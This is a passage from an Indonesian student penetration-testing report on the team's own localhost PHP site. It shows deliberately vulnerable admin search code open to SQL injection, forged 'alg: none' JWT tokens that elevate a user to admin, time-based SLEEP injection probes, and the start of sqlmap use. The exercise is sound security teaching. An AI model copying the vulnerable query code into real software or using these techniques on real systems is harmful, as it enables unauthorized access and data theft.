
#### 2.2.5.10 Login sebagai User/Username:'Phoebe'




#### 2.2.5.11 Upaya Mengakses Admin Panel dengan User/Username:'Phoebe'

Hal ini menunjukkan bahwa upaya yang dilakukan untuk memanipulasi token tidak berhasil dilakukan, sebab sistem sudah memvalidasi *signature* pada JWT yang dihasilkan dengan menggunakan HMAC-SHA256 *algorithm*, dilengkapi dengan penggunaan *secret key* yang hanya diketahui oleh server.


Jika diuji dengan cara lain, yaitu melalui pengecekan status *My Profile*, kemudian melakukan perubahan pada *personal-session cookie* dengan menggunakan *modified token value* sebelumnya, maka tetap tidak akan berhasil. Sebab bilamana kami memilih opsi ‘Home’ yang terdapat pada bagian *header*, maka kami akan *redirect* menuju index.php, namun kami dianggap sebagai ‘guest’, atau dengan kata lain tidak ter/login sebagai *user* ‘Phoebe’.




#### 2.2.5.12 Login sebagai User/Username:‘Phoebe’



#### 2.2.5.13 Mengakses Laman *My Profile*



#### 2.2.5.14 Melakukan Perubahan personal-session Cookie dengan Menggunakan *Modified Token Value*



#### 2.2.5.10 Kembali/Diredirect ke Laman *Index* sebagai User: 'Guest'

Dengan demikian, dapat dibuktikan dan disimpulkan bahwa perubahan kode yang dilakukan menyebabkan sistem berhasil menangani *Insecure JWT Attack*, dan dengan demikian maka keamanan dan integritas website tetap terjaga dengan baik.

### 2.3. Blind SQL Injection

Untuk melakukan serangan *Blind SQL Injection*, kami memanfaatkan *cookies* sebagai parameter untuk melakukan penyerangan. Dalam melakukan serangan ini, kami memanfaatkan kerentanan pada halaman admin untuk mengakses database dengan menggunakan *cookies* dan *PHP session ID* yang dapat ditemukan dengan *inspect tools* dan *cookies* pada *application tab*. Tahapan ini juga melibatkan penggunaan *tools* OWASP ZAP untuk mendeteksi *request* dan *response* yang terjadi pada sistem target.

### 2.3.1. Target Creation

Dalam mengembangkan aplikasi web yang digunakan untuk *penetration testing*, kami menyiapkan salah satu halaman yang disertai dengan kerentanan dalam memproses input pengguna. Berikut ini kode *backend* pada *admin page* kami yang telah kami lengkapi dengan *vulnerability*:

```
/* Fitur pencarian user berdasarkan ID */
$search_message = null;
if (isset($_GET['search_id']) && !empty($_GET['search_id'])) {
    $search_id = $_GET['search_id'];
    // Query untuk memeriksa apakah ID ada dalam database
    $search_sql = "SELECT id FROM users WHERE id =
$search_id";
    $search_result = $conn->query($search_sql);

    if ($search_result && $search_result->num_rows > 0) {
        $search_message = "User ID exists in database";
    } else {
        $search_message = "User ID doesn't exist in
database";
    }
} $result = $conn->query("SELECT * FROM users");
```

Kode di atas merupakan salah satu bagian yang rentan terhadap serangan *Blind SQL Injection* karena tidak adanya sanitasi atau pembersihan pada input pengguna yang diterima melalui halaman tersebut. Dengan kerentanan ini, aplikasi web tidak akan memvalidasi atau membersihkan input pengguna dengan benar sebelum menggunakannya dalam menjalankan perintah SQL, sehingga kami dapat dengan memanfaatkan bagian ini untuk menyisipkan perintah yang berbahaya.

Fitur pencarian berdasarkan ID pengguna ini merupakan bagian yang akan dimanfaatkan untuk menjalankan serangan, karena dapat dilihat bahwa `$_GET['search_id']` langsung mengeksekusi


perintah SQL tanpa menggunakan *prepared statement* atau validasi input. Sehingga, dengan mengamati respon sistem terhadap pengkondisian yang diberikan melalui fitur ini, kami dapat mendapatkan informasi sensitif dari database secara tidak langsung.

### 2.3.2. Enumeration


Tahap selanjutnya adalah enumeration, di mana kami perlu mengumpulkan informasi dari target, seperti menemukan celah yang dapat dimanfaatkan dan dalam kasus serangan *Blind SQL Injection*, kami perlu menemukan *cookies* sah yang digunakan pada aplikasi web dan milik pengguna sah. Pada tahap ini, sistem target diakses dengan menggunakan *browser* bawaan dari OWASP ZAP. Berikut tahapan untuk mengumpulkan informasi-informasi tersebut:

1. Mengakses aplikasi web dan melakukan *register/login* melalui OWASP ZAP.


Kami menggunakan OWASP ZAP sebagai alternatif untuk mencari *cookie* yang akan di-generate secara otomatis oleh sistem pada setiap aktivitas *login* oleh *user*.



Gambar 2.3.2.1. Mengakses aplikasi web target dengan fitur *Manual Explore* pada OWASP ZAP




Gambar 2.3.2.2. *Register* dan *Login* ke sistem target dengan *username* baru



Gambar 2.3.2.3. Tampilan halaman utama dari aplikasi web target Setelah berhasil melakukan *login*, pengguna akan diarahkan ke *home page* atau urlnya berbentuk <http://localhost/jwt/index.php>.

2. Mencari *cookies* yang berlaku pada *session* yang sedang aktif. Informasi terkait *cookies* atau token yang diterbitkan oleh sistem setelah pengguna berhasil *login* dapat dilihat melalui *inspect tools* maupun melalui fitur *history* yang terdapat pada OWASP ZAP. Untuk menemukan *cookies* yang ada di dalam sistem, kami perlu mengklik kanan pada halaman dan memilih opsi *inspect*. Kemudian, buka *application tab* dan cari penyimpanan yang bernama *Cookies*. Pada *cookies* ini, kami dapat mengklik

bagian *localhost* untuk melihat informasi yang tersimpan di dalamnya.



Gambar 2.3.2.4. Menemukan cookie yang diterbitkan oleh sistem target dengan menggunakan *inspection*


Dari langkah yang sudah dilakukan, didapatkan informasi berupa PHPSESSID dan *personal-session* yang merupakan *token JWT* berisikan header dan payload yang sudah *di-encode*. Selain cara di atas, kami juga memiliki cara lain untuk mencari *cookies* yang berlaku untuk pengguna yang sudah *login* ini, yaitu dengan cara mengecek bagian *history* pada OWASP ZAP dan mencari *traffic* yang melibatkan halaman <http://localhost/jwt/login.php>.

Request	Response
<pre>Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: navigate Sec-Fetch-User: ?1 Sec-Fetch-Dest: document Referer: https://localhost/jwt/login.php Accept-Language: en-US,en;q=0.9 Cookie: PHPSESSID=cv0u96e79ln6p31p2spgoqhvn5</pre>	

Request	Response
<pre>Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Set-Cookie: personal- session=eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJlc2VybmFtZSI6InVzZXIxIiwi cm9sZSI6InVzZXIxIifQ.; expires=Mon, 02 Dec 2024 15:41:50 GMT; Max- Age=3600; path=/ Set-Cookie: personal- session=eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJlc2VybmFtZSI6InVzZXIxIiwi cm9sZSI6InVzZXIxIifQ.; expires=Mon, 02 Dec 2024 15:41:50 GMT; Max- Age=3600; path=/ Location: index.php  Login successful. JWT token created for user: user1.</pre>	

Gambar 2.3.2.5. Menemukan cookie yang diterbitkan oleh sistem target dengan fitur *History* pada OWASP ZAP

3. Mengubah nilai *session* saat ini dengan *session* yang diperoleh dari proses eksploitasi yang dilakukan pada *Insecure JWT* untuk mengakses halaman admin.



Gambar 2.3.2.6. Percobaan mengakses halaman admin menggunakan akun user1 dengan role ‘user’

Sama halnya dengan tahap yang dilakukan pada proses penyerangan *Insecure JWT*, untuk mendapatkan akses ke halaman admin, kami perlu merubah *role* dari pengguna menjadi ‘admin’ melalui *cookies* yang aktif. Perubahan ini mencakup proses decode *token* JWT milik pengguna dan merubah *role* pada bagian *payload* menjadi ‘admin’.

Berikut ini *cookie* milik user1 sebagai user :

```
PHPSESSID=cv0u96e79ln6p31p2spgoqhvn5;
personal-session=eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lin0.eyJ1c2VybmFtZSI6InVzZXIxIiwicm9sZSI6InVzZXIfQ.
n0.eyJ1c2VybmFtZSI6InVzZXIxIiwicm9sZSI6InVzZXIfQ.
```



The screenshot shows the jwt.io interface with a JSON web token pasted into the 'Token' field:

```
Token
1 eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lin0.eyJ1c2VybmFtZSI6InVzZXIxIiwicm9sZSI6InVzZXIfQ.
```

Below the token, the 'Header' and 'Payload' sections are displayed as JSON:

**Header**

```
1 {
2   "typ": "JWT",
3   "alg": "none"
4 }
```

**Payload**

```
1 {
2   "username": "user1",
3   "role": "user"
4 }
```

Gambar 2.3.2.7. Tahap decode *token* JWT milik user1



The screenshot shows the jwt.io interface with a JSON web token pasted into the 'Token' field:

```
Token
1 eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lin0.eyJ1c2VybmFtZSI6InVzZXIxIiwicm9sZSI6ImFkbWluIn0.
```

Below the token, the 'Header' and 'Payload' sections are displayed as JSON:

**Header**

```
1 {
2   "typ": "JWT",
3   "alg": "none"
4 }
```


**Payload**

```
1 {
2   "username": "user1",
3   "role": "admin"
4 }
```

Gambar 2.3.2.8. Tahap encode *token* JWT baru untuk user1 setelah  
*role* diubah menjadi '*admin*'

Berikut ini *cookie* miliki user1 sebagai admin :


```
PHPSESSID=cv0u96e79ln6p31p2spgoqhvn5;
personal-session=eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lin0.eyJ1c2VybmFtZSI6InVzZXIxIiwicm9sZSI6ImFkbWluIn0
n0.eyJ1c2VybmFtZSI6InVzZXIxIiwicm9sZSI6ImFkbWluIn0
```



The screenshot shows two NetworkMiner tool windows. The top window displays a table of cookies. A context menu is open over the 'personal-session' cookie, which has the value 'eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJ1c2VybmFtZSI6InVzZXIxiwi...'. The menu options include 'Show Requests With This Cookie', 'Sort By', 'Header Options', 'Refresh', 'Edit "Value"', and 'Delete'. The bottom window shows the same cookie table, but the 'personal-session' cookie now has a modified value: 'eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJ1c2VybmFtZSI6InVzZXIxiwicm9sZSI6ImFkbWluIn0.'. Below this, a 'Cookie Value' field shows the URL-decoded value: 'eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJ1c2VybmFtZSI6InVzZXIxiwicm9sZSI6ImFkbWluIn0.'.

Gambar 2.3.2.8. Proses mengganti cookie lama miliki user1 dengan cookie baru yang *role*-nya sudah diubah menjadi ‘admin’

Setelah melakukan perubahan cookie, dapat dilihat bahwa kami berhasil mendapatkan akses ke halaman admin dengan menggunakan akun pengguna (user1) yang sudah diubah *role*-nya menjadi admin pada token JWT.



This screenshot shows a web browser displaying an 'Admin Panel' interface. The panel includes a search bar ('Search by user ID') and a table with columns 'Username', 'Role', and 'Action'. One row shows 'admin' in both columns. To the right of the browser is the NetworkMiner tool's interface, showing the modified cookie values in the storage section. The cookie 'personal-session' now has a value starting with 'eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJ1c2VybmFtZSI6InVzZXIxiwicm9sZSI6ImFkbWluIn0.'.

Gambar 2.3.2.9. Percobaan mengakses kembali halaman admin

dengan akun user1 yang *role*-nya sudah diubah

Meskipun begitu, kami juga perlu memastikan bahwa user1 telah benar-benar dinyatakan sebagai admin. Oleh karena itu, kami juga melakukan proses *grant admin* kepada akun user1 agar *role* dari user1 ini juga dapat berubah di dalam *database* target.

Admin Panel		
Search by user ID		
Search User		
Username	Role	Action
admin	admin	
hawaii	user	Grant Admin
maxie	user	Grant Admin
joana	user	Grant Admin
martin	user	Grant Admin
oscar	user	Grant Admin
ran	user	Grant Admin
ranti	user	Grant Admin
alex	user	Grant Admin
user1	admin	

Gambar 2.3.2.10. Tahap *grant admin* untuk akun user1


### 2.3.3. Exploitation

Untuk melakukan penyerangan *Blind SQL Injection*, kami memanfaatkan fitur pencarian pada halaman admin yang dapat menampilkan informasi mengenai *user* berdasarkan id yang dimasukkan pada kolom input. Tahapan ini melibatkan penggunaan

tools SQLMap untuk melakukan serangan *Blind SQL Injection*. Berikut tahap-tahap eksplorasi aplikasi web dengan *Blind SQL Injection*:

1. Memeriksa kerentanan kolom input terhadap serangan *SQL Injection*


Untuk melakukan serangan, kami harus memastikan terlebih dahulu seperti apa cara kerja dari halaman yang diduga memiliki kerentanan terhadap serangan *Blind SQL Injection* ini. Dengan memasukkan input 6 ke dalam kolom input `user_id`, dapat dilihat bahwa sistem tidak secara langsung menampilkan informasi terkait pengguna dengan *ID* tersebut, melainkan hanya memberikan konfirmasi bahwa di dalam *database* target terdapat pengguna dengan *ID* tersebut.



Gambar 2.3.3.1. Pengecekan kerentanan kolom input


2. Memeriksa kerentanan kolom input dengan metode *Time-Based Blind SQL Injection*

Pada percobaan pertama, dengan menggunakan operator logika AND, kami menggabungkan dua kondisi yang hanya akan mengembalikan hasil ketika kedua kondisi tersebut benar. Perintah ini akan memeriksa angka 6 dan kemudian memeriksa apakah `1=1`. Karena kedua kondisi ini benar, maka sistem akan menjalankan perintah `SLEEP(10)` yang menyebabkan *delay* dalam eksekusinya. Terjadinya *delay* ini dapat menjadi informasi untuk menentukan cara kerja sistem.



Gambar 2.3.3.2. Pemeriksaan kerentanan dengan menggunakan metode *Time-Based Blind SQL Injection*

Pada percobaan kedua, kami sedikit mengubah perintah yang disisipkan, di mana sistem akan memeriksa angka 6 dan memeriksa apakah  $1=2$ . Karena salah satu dari dua kondisi ini salah, sistem akan melanjutkan eksekusi tanpa adanya penundaan atau *delay*.



Gambar 2.3.3.3. Pemeriksaan kerentanan dengan menggunakan metode *Time-Based Blind SQL Injection*

### 3. Mengaktifkan SQLMap

Untuk melakukan eksplorasi, kami memanfaatkan *tools* SQLMap untuk menemukan informasi mengenai *database* target menggunakan informasi yang sebelumnya sudah didapatkan, yaitu url target dan *cookie* milik pengguna yang sah.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\sqlmapproject-sqlmap-7bf9e3e> python sqlmap.py
